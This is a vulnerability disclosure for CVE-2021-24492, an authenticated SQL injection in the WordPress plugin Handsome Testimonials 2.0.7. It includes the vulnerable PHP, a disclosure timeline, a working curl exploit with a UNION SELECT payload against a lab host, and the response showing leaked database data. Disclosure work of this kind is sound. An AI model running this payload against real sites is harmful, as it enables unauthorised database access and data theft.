Wp Plugin Handsome Testimonials

Plugin Details

Plugin Name: wp-plugin : handsome-testimonials
Effected Version : 2.0.7 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Subscriber
CVE Number : CVE-2021-24492
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- April 28, 2021: Issue Identified and Disclosed to WPScan
- June 29, 2021 : Plugin Updated
- June 29, 2021 : CVE Assigned
- June 29, 2021 : Public Disclosure

Technical Details

The hndtst_action_instance_callback AJAX call, is available to all the authenticated roles, does not sanitise, validate or escape the POST parameter `hndtst_previewShortcodeInstanceId` before using it in a SQL statement, leading to a SQL Injection issue.


Vulnerable Code: tst_shortcode_generator.php#L451

```
448:    $hndtst_previewShortcodeInstanceId = ( $_POST['hndtst_previewShortcodeInstanceId'] );
449:    $table = $wpdb->prefix . 'hndtst_saved';
450:
451:    $row = $wpdb->get_row(
452:    "
453:    SELECT id,name,shortcode,options
454:    FROM $table
455:    WHERE id = " . $hndtst_previewShortcodeInstanceId
456:    );
```

Fixed Code:


https://plugins.trac.wordpress.org/changeset/2551189/handsome-testimonials/trunk/includes/tst_shortcode_generator.php

PoC Screenshot



Exploit

```
curl -i -s -k  -X $'POST' \
    -H $'X-Requested-With: XMLHttpRequest' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
    -b $'wordpress_logged_in_232395f24f6cff47569f2739c21385d6=subscriber%7C1620821016%7CmjyU4p2RKaOmJ3W6wlYJx5mOHJLp5Yi7h7OtAA
    --data-binary $'action=hndtst_previewShortcodeInstance&hndtst_previewShortcodeInstanceId=-5049 UNION ALL SELECT current_us
    $'http://172.28.128.50/wp-admin/admin-ajax.php'
```



Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 28 Apr 2021 12:06:18 GMT
Content-Type: application/json; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Access-Control-Allow-Origin: http://172.28.128.50
Access-Control-Allow-Credentials: true
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0

{"success":true,"data":{"id":"bob@localhost","design":"qkzkqZJTzGZNVWQdrEKMLRGdRZiAkzvyaqYWXIGwiTYMMqjqzq","shortcode":"qkzkqZ
```